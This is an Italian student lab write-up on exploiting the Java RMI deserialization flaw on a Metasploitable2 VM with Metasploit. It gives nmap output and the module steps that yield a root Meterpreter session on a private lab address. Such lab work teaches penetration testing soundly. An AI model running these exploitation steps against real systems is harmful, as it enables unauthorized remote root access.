
PRATICA S7 L5

Sfruttamento della vulnerabilità Java RMI su Metasploitable2 (Porta 1099) con Metasploit



Indice

1. Introduzione

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Ci viene richiesto di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

● La macchina attaccante KALI deve avere indirizzo IP˘ 192.168.11.111

● La macchina vittima Metasploitable deve avere indirizzo IP˘ 192.168.11.112

● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.
2) informazioni sulla tabella di routing della macchina vittima.

2. Cos'è un exploit?


Un **exploit** è un codice o una sequenza di comandi che **sfrutta una vulnerabilità** in un sistema informatico o in un'applicazione software. Gli exploit possono essere utilizzati per ottenere accesso non autorizzato a un sistema, eseguire codice arbitrario o causare altri danni.

3. Descrizione della vulnerabilità

La vulnerabilità risiede nella deserializzazione non sicura degli oggetti Java. Quando un server RMI riceve un oggetto serializzato da un client, lo deserializza per ricostruire l'oggetto in memoria. Se un attaccante invia un oggetto serializzato malevolo, può sfruttare questa vulnerabilità per eseguire codice arbitrario sul server.

4. Configurazione dell'ambiente

Macchina attaccante (Kali): **192.168.11.111**



Macchina vittima (Metasploitable 2): **192.168.11.112**

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0d:91:4c
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0d:914c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5004 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:119 errors:0 dropped:0 overruns:0 frame:0
          TX packets:119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25329 (24.7 KB)  TX bytes:25329 (24.7 KB)
```


5. Procedura di attacco

Prima di procedere con l'attacco ci accertiamo che la Porta 1099 sia effettivamente aperta con il comando **nmap -sV 192.168.11.112**


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 05:11 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0037s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0D:91:4C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.88 seconds
```


Fatto ciò, avviamo Metasploit con il comando **mfsconsole**




Cerchiamo il modulo adatto con **search java_rmi** e con il comando **use 1** selezioniamo **exploit/multi/misc/java_rmi_server**



Con il comando **options** controlliamo i parametri che il modulo richiede per funzionare, l'unico necessario è l'**RHOSTS**, cioè l'indirizzo della **macchina target**



Lo impostiamo col comando **set RHOSTS 192.168.11.112** e procediamo con l'attacco col comando **run** (che può essere utilizzato al posto di **exploit**)



Riusciamo ad ottenere una sessione Meterpreter. Con il comando **getuid** vediamo che siamo root, con il comando **ifconfig** la configurazione di rete della macchina e con il comando **route** informazioni sulla tabella di routing della macchina vittima